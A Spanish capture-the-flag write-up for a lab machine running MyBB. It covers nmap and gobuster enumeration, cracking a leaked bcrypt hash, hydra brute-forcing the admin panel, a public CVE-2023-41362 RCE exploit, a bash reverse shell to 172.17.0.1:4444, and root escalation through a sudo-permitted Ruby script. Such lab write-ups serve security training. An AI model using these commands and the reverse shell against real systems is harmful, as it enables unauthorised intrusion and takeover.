

# Máquina MyBB




## MyBB

**Autor:** Pylon

**Dificultad:** Medio

**Fecha de creación:**  
17/06/2024



## Reconocimiento


Comenzamos con un completo de **nmap** para sacar los puertos y versiones corriendo en la máquina:

```
nmap -sSCV -p- -Pn -n 172.17.0.2 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-08 13:39 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
```


SHELL

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: MyBB
MAC Address: AE:57:07:70:55:DC (Unknown)
```

Por ahora nmap nos reporta solo el puerto *80(http)* donde tenemos la siguiente web:



Parece un foro, cuando hacemos click en **Ir al foro** se aplica virtual hosting al siguiente dominio por lo que lo añado al */etc/hosts*



```
# Static table lookup for hostnames.
# See hosts(5) for details.

127.0.0.1 localhost
::1 localhost

172.17.0.2 panel.mybb.dl mybb.dl
```

Dentro, se esta usando el software **MyBB**. Por ahora no podemos sacar la versión. Sabemos que existe el usuario **admin**:



[Portal](#)
[Search](#)
[Member List](#)
[Calendar](#)
[Help](#)

Hello There, Guest!
[Login](#)
[Register](#)

[Forums](#)
[Member List](#)

Member List						
A B C D E F G H I J K L M N O P Q R S T U V W X Y						
Avatar	Username	Joined [desc]	Last Visit	Post Count	Thread Count	Referrals
	<a href="#">admin</a> Administrator ★★★★★	06-16-2024, 02:43 PM	06-17-2024, 09:10 PM	0	0	0

Search Member List

Advanced Search

Username

Website

Sort by

Exactly:
Contains:
☒ ascending order
☐ descending order

Search for a user
Sort by: Registration date

Search

Forum Team
Contact Us
MyBB
Return to Top
Lite (Archive) Mode
Mark all forums read
RSS Syndication

Powered By MyBB, © 2002-2025 MyBB Group.
Current time: 04-08-2025, 12:2

Toca hacer fuzzing de directorios y ficheros con **gobuster**:

```
SHELL

gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u
"http://panel.mybb.dl/" -x php,txt,html

=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url:          http://panel.mybb.dl/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:   php,txt,html
```

[+] Timeout: 10s


Starting gobuster in directory enumeration mode

```
/.php      (Status: 403) [Size: 278]
/images    (Status: 301) [Size: 315] [--> http://panel.mybb.dl/images/]
/.html     (Status: 403) [Size: 278]
/rss.php   (Status: 302) [Size: 0] [--> syndication.php]
/archive   (Status: 301) [Size: 316] [--> http://panel.mybb.dl/archive/]
/contact.php (Status: 200) [Size: 12695]
/index.php (Status: 200) [Size: 13761]
/uploads   (Status: 301) [Size: 316] [--> http://panel.mybb.dl/uploads/]
/misc.php  (Status: 200) [Size: 0]
/stats.php (Status: 200) [Size: 10463]
/search.php (Status: 200) [Size: 14972]
/global.php (Status: 200) [Size: 98]
/admin     (Status: 301) [Size: 314] [--> http://panel.mybb.dl/admin/]
/online.php (Status: 200) [Size: 11305]
/member.php (Status: 302) [Size: 0] [--> index.php]
/calendar.php (Status: 200) [Size: 27252]
/showthread.php (Status: 200) [Size: 10562]
/portal.php (Status: 200) [Size: 13640]
/memberlist.php (Status: 200) [Size: 18803]
/report.php (Status: 200) [Size: 11097]
/forumdisplay.php (Status: 200) [Size: 10542]
/css.php   (Status: 200) [Size: 0]
/install   (Status: 301) [Size: 316] [--> http://panel.mybb.dl/install/]
/announcements.php (Status: 200) [Size: 10326]
/polls.php (Status: 200) [Size: 0]
/javascript (Status: 301) [Size: 319] [--> http://panel.mybb.dl/javascript/]
/cache     (Status: 301) [Size: 314] [--> http://panel.mybb.dl/cache/]
/private.php (Status: 200) [Size: 11211]
/syndication.php (Status: 200) [Size: 429]
/inc       (Status: 301) [Size: 312] [--> http://panel.mybb.dl/inc/]
/newreply.php (Status: 200) [Size: 10324]
/printthread.php (Status: 200) [Size: 10324]
/captcha.php (Status: 200) [Size: 0]
/usercp.php (Status: 200) [Size: 11332]
/attachment.php (Status: 200) [Size: 10328]
/newthread.php (Status: 200) [Size: 10301]
/task.php  (Status: 200) [Size: 43]
/warnings.php (Status: 200) [Size: 11097]
/reputation.php (Status: 200) [Size: 10343]
/backups   (Status: 301) [Size: 316] [--> http://panel.mybb.dl/backups/]
/htaccess.txt (Status: 200) [Size: 3088]
/jscripts  (Status: 301) [Size: 317] [--> http://panel.mybb.dl/jscripts/]
/moderation.php (Status: 200) [Size: 11090]
/.php      (Status: 403) [Size: 278]
/.html     (Status: 403) [Size: 278]
/server-status (Status: 403) [Size: 278]
```

/editpost.php (Status: 200) [Size: 11097]

Progress: 882236 / 882240 (100.00%)

De todo lo que nos reporta **gobuster**, mire en *backups/* existe un archivo llamado **data** el cual contiene una serie de logs:



## Index of /backups

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">data</a>	2024-06-16 17:18	5.0K	

```
2024-06-16 12:00:00,INFO,Connection established from IP 192.168.1.10
2024-06-16 12:05:23,ERROR,Failed login attempt from IP 192.168.1.12
2024-06-16 12:10:45,INFO,User 'john' logged in
2024-06-16 12:15:47,INFO,Query executed: SELECT * FROM users WHERE id=1
2024-06-16 12:20:00,WARN,Slow query execution: 5 seconds
2024-06-16 12:25:13,INFO,Query executed: INSERT INTO logs (message) VALUES ('test')
2024-06-16 12:30:05,INFO,User 'alice' logged out
2024-06-16 12:35:33,INFO,User 'alice' attempted login with password '$2y$10$0wtjLEqBf9BFDtK8sSzJ5u.gR.tKYfYNmcWqIzQBbkv.pTgKX.pPi'
2024-06-16 12:40:00,ERROR,Database connection lost
2024-06-16 12:45:12,INFO,Database connection reestablished
2024-06-16 12:50:23,INFO,Query executed: UPDATE users SET last_login='2024-06-16' WHERE username='admin'
2024-06-16 12:55:44,ERROR,Permission denied for user 'guest' on database 'main'
2024-06-16 13:00:05,INFO,User 'jane' logged in
2024-06-16 13:05:29,INFO,Query executed: DELETE FROM sessions WHERE session_id='abc123'
2024-06-16 13:10:00,WARN,High memory usage detected
2024-06-16 13:15:32,INFO,User 'admin' logged in
2024-06-16 13:20:18,INFO,Query executed: SELECT * FROM orders WHERE status='pending'
2024-06-16 13:25:42,INFO,User 'admin' logged out
2024-06-16 13:30:55,ERROR,Failed login attempt from IP 192.168.1.15
```

Vemos que hay un hash y es lo que interesa por ahora. Pruebo y crackearlo con **john** y me saca la contraseña:

SHELL

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /root/.john
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tinkerbell (?)
1g 0:00:00:00 DONE (2025-04-08 15:16) 3.703g/s 400.0p/s 400.0c/s 400.0C/s 123456..beautiful
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Aquí intente logearme pero no pude, mire el writeup de otras personas y esto es un rabbit hole

## Explotación

Con **hydra** pruebo fuerza bruta al panel de autenticación

SHELL

```
hydra -t 64 -l admin -P /usr/share/wordlists/rockyou.txt panel.mybb.dl http-post-form  
"/admin/index.php:username=^USER^&password=^PASS^:The username and password combination you entered is  
invalid."
```

Hydra me saco un montón de falsos positivos, es aquí donde probando cada uno de ellos saque la contraseña para **admin**, **babygirl**

The screenshot shows a web browser at the URL `panel.mybb.dl/admin/index.php`. The page displays the MyBB logo and a navigation menu with links: Home, Configuration, Forums & Posts, Users & Groups, Templates & Style, and Tools & Maintenance. On the left sidebar, there are links for Dashboard, Preferences, MyBB Documentation, MyBB Credits, Quick Access, Add New Forum, Search for Users, Themes, and Templates. The main content area is titled 'Dashboard' and includes a 'Check for Updates' button. A yellow warning box states: 'You are currently running MyBB 1.8.35 whilst the latest generally available release is MyBB 1.8.3'. Below this, a table titled 'Dashboard' shows 'MyBB and Server Statistics' and 'Forum Statistics'. The 'MyBB Version' is listed as '1.8.35', which is highlighted with a red box.

MyBB and Server Statistics		Forum Statistics
MyBB Version	1.8.35	Threads

Una vez dentro podemos ver la versión. Además hay el propio dashboard nos indica que NO esta en la última versión.

Buscando encontré este exploit:

[https://github.com/SorceryIE/CVE-2023-41362\\_MyBB\\_ACP\\_RCE](https://github.com/SorceryIE/CVE-2023-41362_MyBB_ACP_RCE)

Me lo bajo con **wget** y ejecuto:

SHELL

```
python3 ./exploit.py http://panel.mybb.dl admin babygirl  
[*] Logging into http://panel.mybb.dl/admin/ as admin  
[*] Template saved!  
[*] Testing code exec...  
[*] Shell is working  
[*] Special commands: exit (quit), remove (removes backdoor), config (prints mybb config), dump (dumps user
```

```
table)
Enter Command> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Enter Command>
```

Ahora puedo ejecutar comandos, para trabajar de forma más óptima me pongo en escucha con **nc** y me lanzo una bash.

```
Enter Command> bash -c "bash -i &> /dev/tcp/172.17.0.1/4444 0>&1"
|

> nc -nlvp 4444
Connection from 172.17.0.2:48694
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@f8949cc0ba04:/var/www/mybb$
```

## Escalada

Una vez dentro tenemos 1 usuario y root.

```
www-data@46d8f8d260bb:/var/www/mybb$ cat /etc/passwd | grep -E "bash|sh"
root:x:0:0:root:/root:/bin/bash
alice:x:1001:1001:,,,:/home/alice:/bin/bash
```

SHELL

Confirmamos que esta corriendo mysql por lo que podríamos logearnos en mysql con la contraseña que sacamos antes de alice o directamente probamos a logearnos:

```
ss -tuln
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
tcp LISTEN 0 511 0.0.0.0:80 0.0.0.0:*
```

SHELL

```
www-data@46d8f8d260bb:/var/www/mybb$ su alice
Password:
```

SHELL

Nos pudimos logear como **alice** con la contraseña que encontramos antes en los logs de mysql.

```
alice@46d8f8d260bb:/var/www/mybb$ cd ~
alice@46d8f8d260bb:~$ ls
scripts
```

SHELL

En el home de alice hay una carpeta llamada *scripts*.

SHELL

```
sudo -l
```

Matching Defaults entries for alice on 46d8f8d260bb:

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty
```

User alice may run the following commands on 46d8f8d260bb:

```
(ALL : ALL) NOPASSWD: /home/alice/scripts/*.rb
```

alice esta en **sudoers** y puede ejecutar cualquier *.rb* dentro de esa carpeta como cualquier usuario SIN proporcionar contraseña.

No tenía ni **nano** , ni **vi** ni nada con lo que poder escribir comodamente, podría aver usado **echo** '...' > pero lo hice de esta forma:

```
alice@46d8f8d260bb:~/scripts$ wget http://172.17.0.1:8000/shell.rb
--2025-04-09 16:36:28--  http://172.17.0.1:8000/shell.rb
Connecting to 172.17.0.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15
Saving to: 'shell.rb.1'

shell.rb.1           0%[
shell.rb.1          100%[=====] 0  --.-KB/s
2025-04-09 16:36:28 (4.96 MB/s) - 'shell.rb.1' saved [15/15]
alice@46d8f8d260bb:~/scripts$

> cat shell.rb
File: shell.rb
1  exec "/bin/sh"
> php -S 0.0.0.0:8000
[Wed Apr 9 16:36:24 2025] PHP 8.4.5 Development Server (http://0.0.0.0:8000) started
[Wed Apr 9 16:36:28 2025] 172.17.0.2:42212 Accepted
[Wed Apr 9 16:36:28 2025] 172.17.0.2:42212 [200]: GET /shell.rb
[Wed Apr 9 16:36:28 2025] 172.17.0.2:42212 Closing
```

Una vez he pasado el script simplemente lo ejecuto como root y nos da una bash como root:

SHELL

```
alice@46d8f8d260bb:~/scripts$ sudo ./shell.rb
```

```
# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```